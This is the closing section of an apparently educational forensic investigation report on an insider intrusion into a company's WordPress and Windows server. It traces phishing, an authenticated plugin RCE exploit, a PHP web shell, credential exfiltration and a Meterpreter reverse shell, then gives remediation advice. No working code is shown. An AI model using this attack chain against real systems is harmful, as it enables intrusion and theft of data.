7. Conclusion & Recommendations

Based on the collected forensic evidence, the complete attack chain by which Coelho Harnagan conducted a deliberate, premeditated, and technically sophisticated intrusion against CompTech's Windows Server 2019 infrastructure was confirmed. The attack proceeded as follows: systematic reconnaissance and attack tool acquisition beginning 2024-03-14; social engineering via a cloned WordPress login phishing page delivered through LAN Messenger to obtain Hierro Taran's privileged CMS credentials; research and deployment of the WordPress Backup Guard Enterprise plugin version 5.7.2 authenticated Remote Code Execution exploit (Exploit-DB #50093); upload of a PHP web shell to the victim server's Backup Guard upload directory; remote command execution via the web shell to read and exfiltrate wp-config.php containing MySQL credentials; deployment of a Meterpreter reverse TCP payload (stg.exe) via PowerShell Invoke-WebRequest; and establishment of a 23-minute, 5 MB encrypted Meterpreter reverse shell session through which the entire patent and project database was accessible and likely exfiltrated.

Patent data was specifically and deliberately targeted from the outset, as evidenced by the suspect's direct navigation to patents.company.org, the LAN Messenger conversation explicitly inquiring about patent access permissions, and the suspect's research into server-level exploitation methods after determining that standard employee credentials would be insufficient.

The shared MySQL database containing both patents and projects was fully exposed through the exfiltration of wp-config.php.

Immediate remediation steps recommended for CompTech include revoking and rotating all compromised credentials, including Hierro Taran's WordPress account password and the MySQL database credentials in wp-config.php. The stg.exe payload and shell.php web shell must be removed from the victim server, and all files in the Backup Guard upload directory must be audited and purged. The Backup Guard Enterprise plugin must be patched or removed entirely. All SSH authorized keys files on internal servers must be audited and the suspect's ED25519 public key removed. A complete audit of MySQL database logs should be performed to determine whether patent records were dumped during the Meterpreter session.

From a preventive standpoint, CompTech should deploy a Web Application Firewall to detect and block PHP web shell activity and known exploit payloads. Employee security awareness training should be reinforced with emphasis on phishing recognition and the risks of following unverified internal links. The LAN Messenger application should be monitored for anomalous link-sharing behavior. Network egress filtering should be extended to restrict outbound connections from internal servers to only specifically authorized destinations, preventing both unauthorized file downloads and reverse shell callback connections.

References

- Basis Technology. (2024). Autopsy digital forensics platform (Version 4.22.1) [Computer software]. <https://www.autopsy.com>
- Exploit Database. (2024). WordPress Backup Guard 1.6.3 - Remote code execution (authenticated) (ID: 50093). Offensive Security. <https://www.exploit-db.com/exploits/50093>
- Metasploit Project. (2024). Metasploit framework [Computer software]. Rapid7. <https://www.metasploit.com>
- National Institute of Standards and Technology. (2012). Guide to integrating forensic techniques into incident response (SP 800-86). U.S. Department of Commerce. <https://doi.org/10.6028/NIST.SP.800-86>
- Rapid7. (2024). WordPress Backup Guard plugin authenticated remote code execution. Rapid7 Vulnerability Database. https://www.rapid7.com/db/modules/exploit/multi/http/wp_plugin_backup_guard_rce/
- Volatility Foundation. (2024). Volatility memory forensics framework [Computer software]. <https://www.volatilityfoundation.org>
- Wireshark Foundation. (2024). Wireshark network protocol analyzer (Version 4.x) [Computer software]. <https://www.wireshark.org>
- WPScan LLC. (2024). WPScan WordPress security scanner [Computer software]. <https://wpscan.com>

Appendices

Appendix A — Hash Values of Key Evidence Files

File	MD5	SHA-256
stg.exe	1d37fecca12346a373fa4cf26f01ac22	83b0b4dd2f5ace0b46d5a77dd32614bdaac05311936277fc78fdcdb1f92711e2
shell.php	7443bb26aa932003ba7742d0e64007c6	a376895680e77451496664a3465712506e3d6a77d5f78271e34f903f769d9200

Appendix B — Key IP Addresses and Hostnames

IP Address	Hostname	Role
10.103.8.81	DESKTOP-QPQJ3DK	Suspect workstation — Coelho Harnagan
192.168.1.100	projects.company.org	Victim — Windows Server 2019 (Projects + Patents CMS, MySQL)
10.103.8.134	(internal IP)	Internal access point — early-stage web history browsing

Appendix C — Key File Artifacts Summary

File	Path	Timestamp (Created)	Significance
hierro.txt	C:\Users\coelho\Desktop\hierro.txt	2024-03-17 16:11:12 EDT	Stolen credentials
index.html	C:\Users\coelho\Downloads\login\index.html	2024-03-16 01:52:18 EDT	Phishing login page
srv.py	C:\Users\coelho\Downloads\srv.py	2024-03-16 01:56:04 EDT	Credential harvester
stg.exe	C:\Users\coelho\Downloads\login\stg.exe	2024-03-23 00:06:27 EDT	Meterpreter payload
authorized_keys	C:\Users\coelho\.ssh\authorized_keys	2024-03-20 23:29:41 EDT	SSH persistence key
shell.php	wp-content/uploads/backup-guard/shell.php	Uploaded 2024-03-17	PHP web shell on victim